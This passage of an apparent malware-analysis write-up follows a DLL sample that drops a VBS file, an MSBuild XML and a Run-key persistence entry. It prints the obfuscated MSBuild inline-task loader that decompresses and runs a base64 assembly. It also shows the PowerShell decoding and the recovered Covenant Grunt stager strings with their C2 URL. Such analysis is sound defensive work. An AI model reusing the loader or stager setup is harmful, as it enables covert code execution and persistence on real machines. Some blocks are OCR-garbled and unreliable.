
So, in DLLs there are functions which are actually exported and can be called in other programs. As we have decompiled the program, we know that the function name is "embed". So we need to suuply it as an argument.

```
rundll32 Malware.cryptlib64.dll, embed
```


So now, we need to open up the following.

- Explorer → `C:\Users\Public\Documents\embed.vbs`
- Explorer → `C:\Users\Public\embed.xml`
- Registry Editor → `Software\Microsoft\Windows\CurrentVersion\Run`
- Fake-Net


As we can see, we have all the files and the registry entry as well.



We can see the contents of embed.vbs which are same as we have found earlier.



Here we can observe the contents of embed.xml file.




```
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003" ToolsVersion="4.0">
<Target Name="TargetName">
<TaskName> </TaskName>
</Target>
<UsingTask TaskName="TaskName" TaskFactory="CodeTaskFactory" AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
<ParameterGroup/>
<Task>
<Code Type="Fragment" Language="cs">
<![CDATA[ var oms = new System.IO.MemoryStream(); var ds = new System.IO.Compression.DeflateStream(new System.IO.MemoryStream(System.Convert.FromBase64St
pfqpS62TNcdLLKarYXCH6L8IvXA1YtqkDdhDU9by0A6F5JucaLVsrLysnJbY6xcL68yIywvj6xj3xskbq5n3UZmbOBcsjNlFX6zideq3/Iu1grVRzYytaaybO2W82Bo+lqzmZVfQwSRFmCNm/VyfY3dCr
fsg4ALVHOIY/4uVhnnaMv/lLHOEwSEAV+L1z1GeYc1RDs1VDl1ROTxXOXxF5aa5yk1XVN4xV3nHXGV/w3LlLJ6YvQ0rFc85iexTIoc5afYRLko/3y22yZuG6vGao+Dx9amsWZH1hfLTFU/kBrBz+LoUAX
6opJVikGaSMqxmgr4lZaheoxTOUBapU7sJ7KsN/kp3yrJ/xf+U2pB94mPMFKX1E8v9B4tdImPKxtEHjPnuNTxX6c6nzIs3ClxFDQBWkE/u1BDBALRK/U8J1Er5Ob/on6R26UTNxxgTU88C/77+HPqJ/Fk
jHiNGic3ptLxGlHl2meSBhdZjobTcDErhPHjnVGYyfwXLEnYSTjdNBACmOGdA/RxU4MW0yym4jDoP3ReBzKEu9KZCYNS6KsPmDYNtJBXZYRN9JZLN0VjU0a1Jc+ZZ4waDbb1Mc7ZdoShyu2ifGwlcga/f
jLL1JCd3G8mE7EpuWk2Gc6Ac4nt8FqIjvag6jGMO8P1YzejQpG6pBwcLxACJ5OGMjgUyckpirormYDfOOBOJSwznWJcVlXOsmZwE3tF7r6Tey7II4ViDPCVwwNckWNvNpuB4YPGyZxhZzntBdSwyV/9NI
E78FlwGN5AYjaKNBnAjncKdmQu5H6tyBW1EvYxKX9M4Dvqgfwhw VB4ZN4O3H+M46NOQHME6J2GhDVvMTT0i6+yps3B5JUp9BBO7gW3DxwliJQp3JfpkCuYNKTmLqeckdwAcrqu8fuuMPp8qeW7bDLcHzs
w=="])), System.IO.Compression.CompressionMode.Decompress); var by = new byte[1024]; var r = ds.Read(by, 0, 1024); while (r > 0) { oms.Write(by, 0, r); r
</Code>
</Task>
</UsingTask>
</Project>
```

On analyzing the contents, we observed.

```
<Project
xmlns="http://schemas.microsoft.com/developer/msbuild/2003"
ToolsVersion="4.0">
<Target Name="TargetName">
<TaskName> </TaskName>
</Target>
<UsingTask TaskName="TaskName" TaskFactory="CodeTaskFactory"
AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Micr
osoft.Build.Tasks.v4.0.dll">
<ParameterGroup/>
<Task>
<Code Type="Fragment" Language="cs">
<![CDATA[ var oms = new System.IO.MemoryStream(); var ds = new
System.IO.Compression.DeflateStream(new
System.IO.MemoryStream(System.Convert.FromBase64String("7Vp7cFzl
dT/f3d27V2t7rbt62pbslW3Za1mW9bLxG+tlS0YStiXZFpjYq90rafHu3vW9u7aF
x1Q0lClOKNAO5FVKgMwEhpCW0CmPwkzckEcnCQOZDAMZoNBAZqCdFvoi6RS7v/Pd
u9KuJTsl/6SZya73fOf1ne+c853z7f1WHrjhHvIQkRefS5eIniHntZt+/Wsan+CK
54L01yU/rntG9P+4bngyYYczljlhRVPhWDSdNrPhMSNs5dLhRDrcff1QOGXGjaZF
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0O4/IiqV/2bHmUG+NNi9/mpBYr2F/4dczHnBP61wHdC9BXRT1jiTZfMRR7cw1gIT
x5ssI2nGXB+OuzqNxXq7iTp/Exf5tcN1qlea9tHtG4huX0oknKXUT2tvsxLBnIAS
```

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System.IO.Compression.CompressionMode.Decompress); var by = new
byte[1024]; var r = ds.Read(by, 0, 1024); while (r > 0) {
oms.Write(by, 0, r); r = ds.Read(by, 0, 1024); }
System.Reflection.Assembly.Load(oms.ToArray()).EntryPoint.Invoke
(0, new object[] { new string[]{ } }); ]]>
</Code>
</Task>
</UsingTask>
</Project>
```


Decoding The Payload

We can decode the payload using the following PS Script.


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LI9JWzFsDLAqzUdg6ixnnwMExhY+NCjJR5jsxb5O0uUFaHcOKGzB3EzJswKoBXhT
4GLBNcj2u2w1Ys1WmhH27BpTwBFDYLTuIuy2FyHZRgMLum7msGC/izkqzcIbLziC
+GxiyS0xIDsvuS2JeHbQ2FukVWt84r/0dcM8Eb+oKq2Z+zWqZeefxGRK+4rywm+Z
i7wr9cLzN54gWjMvzhDeFKmJILW8qHniRbE78FlwGN5AYjaKNBnAjncKdmQu5H6t
yBW1EvYxKX9M4DvqgfwhwVB4ZN4O3H+M46NOQHME6J2GhDVvMTT0i6+yps3B5JUp
9BBO7gW3DxwliJQp3JfpkCuYNKTmLqeckdwAcrqu8fuuMPp8qeW7bDLcHzsSQJrb
FR2tcWrDlmTPhWucZ7TMzeqHRgXMlL9kkJefwJg+O3kVdSKqJbueDmzzb8WkE9+x
MJKzXgk8rke8o5pMHHx9HSz7HCj5+J1JaFqFraa08/E20YwbctTjwG2gdCb8T9Vy
dliKd1nl1Wot02ubVaSvSaZ9Xp71IZ9O8OptmdRYVRkKLCn0upFqLqLYiqr2I2sQ
/PUxMf+be/dR13Vdau4ePNLXXkTcshOYJk/AB0fXD/sZQeUWoVgQvA8FgqC4YrPU
FQ/WhdaENtT5+g7kQkqBDheolzxXpLRX6JszT8AptVcOiNljrWVwqBJtbThWhHKA
nIIJqRchQgkFfWBE11VWliiJFwlFg2XJaLrwBqPDf5aCGBb0klCD/baMFrkuepvl
IYFkv/8cWlWOZvtMZ7uLIan1+2NdC0/f6oDB9H8IOKhBghi8MxgNa2MNuaxp7CsR
Hcp0wMSoQlMqM2hqV2OZjPISmn+DsKdLik7wYBmntScl61mG94JMJ1MLECSkjn8w

```
LLAMNg4bjisJLCeH4coFTgWjDpIGpMZCUIn2qwaSgDIfddBZ/ZSH5sNLrGn80PwF
/Ex7D+dD0O87wnhpWampqa6T+Ryp5eN9K/Epop/QOCZUuKHBBhHY6jvwKAYSmP2E
W/IQBERoIev0iNMKCA6EBFoT6PH6haE/fcvTQkva37/SooT5FVRQ1CKzan99cpKu
W90+UkOLWEzIQ6guEvUpNaDR0kx71RkBrwv1vh8v5t/5hpfIwHjsHzfTMXXB40jJ
P20IT7p9svM5fbJoL/nPivvz/tZzntaPwPzESnr1xZTDkPVb+SmUYTfFkUsou1VN
49/xGfv/6//Pa7fzN8eiW37Yjv3/9Nl7/Cw==' ),
[sYsTem.io.comprEsSIOn.CoMPReSsIONmOdE]::dEcOMpresS) | % {nEW-
ObJECt SYsteM.Io.strEAmReAder($_,[SysTEm.TExT.eNCoDIng]::aSCIi)
}| % { $_.reaDtoEnD()}
```

Now we can call the variable to see it's contents. As the output is quite long so, we will focus onto what is important in this case.

The begining of the code states the following.

```
This program cannot be run in DOS mode.
```

```
E78FlwGN5AYjaKNBnAjncKdmQu5H6tyBW1EvYxKX9M4DvqgfwhwVB4ZN4O3H+M46NOQHME6J2GhDVvMTT0i6+yps
FqFraa08/E20YwbctTjwG2gdCb8T9VydliKd1nl1Wot02ubVaSvSaZ9Xp71IZ9O8OptmdRYVRkKLCn0upFqLqLYi
aLrwBqPDf5aCGBb0klCD/baMFrkuepvlIYFkv/8cWlWOZvtMZ7uLIan1+2NdC0/f6oDB9H8IOKhBghi8MxgNa2MN
9K/Epop/QOCZUuKHBBhHY6jvwKAYSmP2EW/IQBERoIev0iNMKCA6EBFoT6PH6haE/fcvTQkva37/SooT5FVRQ1CK
l7/Cw==' ), [sYsTem.io.comprEsSIOn.CoMPReSsIONmOdE]::dEcOMpresS) | % {nEW-ObJECt SYsteM.
PS C:\Users\Kamran Saifullah> $script
MZ?♥♦???@?♫▼?♫? ?!?☺L?!This program cannot be run in DOS mode.
$PEL☺☻.,ca?"♂☺0*☻ZH `@ ☻♦♦?☻☻@?►►►►HO` H.text`( *☻ `.reloc♀`☻,@B<HH☻♣?-?→☺☻♠6☻(♠
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(☺+~♠♦%-↨&~♣♦?♠◄♠s
%?♠♦(☻+(☺+♀r?p↨?→☺%━▼,?(
(☺+~♦%-↨&~♣♦?♠↕♠s
```

Moving ahead, we can find that there is a URL which is embedded in the code.

```
http://srv.masterchiefsgruntemporium.local:80
```

This will be the C2 Server Doamin. While there are few base64 encoded strings as well.


- L2VuLXVzL3Rlc3QuaHRtbA== → /en-us/test.html
- L2VuLXVzL2RvY3MuaHRtbA== → /en-us/docs.html
- L2VuLXVzL2luZGV4Lmh0bWw= → /en-us/index.html
- QVNQU0VTU0lPTklEPXtHVUlEfTsgU0VTU0lPTklEPTE1NTIzMzI5NzE3NTA → ASPSESSIONID={GUID}; SESSIONID=1552332971750
- TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xKSBBcHBsZVdlYktpdC81MzcuMzYgKEtlVE1MLCBsaWtlIEdlY2tvKSBDaHJvbWUvNDEuMC4yMjI4LjAgU2FmYXJpLzUzNy4zNg== → Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36

```
<>9__3_0<ExecuteStager>b__3_0<>c__DisplayClass3_0<>9__3_1<Execut
eStager>b__3_1IEnumerable`1List`1<>9__3_2<ExecuteStager>b__3_2Fu
nc`2<ExecuteStager>b__3HMACSHA256get_UTF8<>9<Module>HSystem.IOUg
et_IVset_IVGenerateIVdatamscorlib<>cSystem.Collections.GenericLo
adAddSystem.Collections.SpecializedNewGuid<CookieContainer>k__Ba
ckingFieldReplaceget_StackTraceset_ModePaddingModeCipherModeget_
MessageCredentialCacheInvokeEnumerableIDisposableConsoleWriteLin
eget_NewLineEscapeSecurityProtocolTypeSystem.CoreCaptureMethodBa
seDisposeParseX509CertificateCreateSTAThreadAttributeCompilerGen
eratedAttributeDebuggableAttributeCompilationRelaxationsAttribut
eRuntimeCompatibilityAttributeExecuteByteget_Valuevaluebk1ha411.
4nu.exeset_PaddingEncodingUseCertPinningFromBase64StringToBase64
StringDownloadStringUploadStringGetCertHashStringToXmlStringToSt
ringGetStringSubstringMatchComputeHashCovenantCertHashUriuriRemo
teCertificateValidationCallbackset_ServerCertificateValidationCa
llbackTransformFinalBlockNetworkCredentialset_SecurityProtocolge
t_ItemSystemSymmetricAlgorithmAsymmetricAlgorithmHashAlgorithmRa
ndomMessageTransformICryptoTransformBooleanMainX509ChainchainSys
tem.ReflectionNameValueCollectionGroupCollectionWebHeaderCollect
ionExceptionMethodInfoGroupSystem.LinqCharRSACryptoServiceProvid
ersenderBufferServicePointManagerExecuteStagerGruntStagerget_Coo
```

kieContainerset_CookieContainerTextWriterget_ErrorGetEnumeratorRandomNumberGenerator.ctor.cctorCreateDecryptorCreateEncryptorstrSystem.DiagnosticsGetMethodsAesSystem.Runtime.CompilerServicesDebuggingModesSetCookiescookiesGetTypesSystem.Security.Cryptography.X509CertificatesGetBytesbytesargsICredentialsset_Credentialsget_DefaultNetworkCredentialsset_UseDefaultCredentialsContainsSystem.Text.RegularExpressionsget_Groupsget_HeadersCspParametersSslPolicyErrorserrorsaddressConcatFormatformatObjectSelectSystem.NetSetSplitCookieWebClientEnvironmentget_Currentget_CountDecryptValidateCertcertInvertConvertHttpWebRequestGetWebRequestToListMoveNextSystem.Textbk1ha411.4nuRegexArrayget_Keyset_KeySystem.Security.CryptographyAssemblyBlockCopyop_Equalityop_InequalitySystem.Net.Securityget_Proxyset_ProxyIWebProxyget_DefaultWebProxy[http://srv.masterchiefsgruntemporium.local:80☺
3VXNlci1BZ2VudA==,Q29va2ll??
TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xKSBBcHBsZVdlYktpdC81MzcuMzYgKEtIVE1MLCBsaWtlIEdlY2tvKSBDaHJvbWUvNDEuMC4yMjI4LjAgU2FmYXJpLzUzNy4zNg==,QVNQU0VTU0lPTklEPXtHVUlEfTsgU0VTU0lPTklEPTE1NTIzMzI5NzE3NTA=??
L2VuLXVzL2luZGV4Lmh0bWw=,L2VuLXVzL2RvY3MuaHRtbA==,L2VuLXVzL3Rlc3QuaHRtbA==??i=a19ea23062db990386a3a478cb89d52e&data=
{0}&session=75db-99b1-25fe4e9afbe58696-320bea73☺♥
?1<html>
    <head>
        <title>Hello World!</title>
    </head>
    <body>
        Hello World!
        // Hello World! {0}
    </body>
</html>♂false§c638eb59a8♥-☺

```
YaFM+yqzILW3R/AY/pnxI8VIYvdjnPdfYw8Xlqy31tvU=??{{"GUID":"
{0}","Type":{1},"Meta":"{2}","IV":"{group5g?^?PCK?2DTX.4!
```


On executing the embed.vbs we can observe in the Fake-Net logs, it tried to query the domain which we have found in the payload.



So, as the registry key variable embed is pointing out to this particular VBS script.

I have discussed these Registry Keys in detail on my Medium Blog.

> https://kamransaifullah.medium.com/registry-run-keys-startup-folder-malware-persistence-7ae3cf160680

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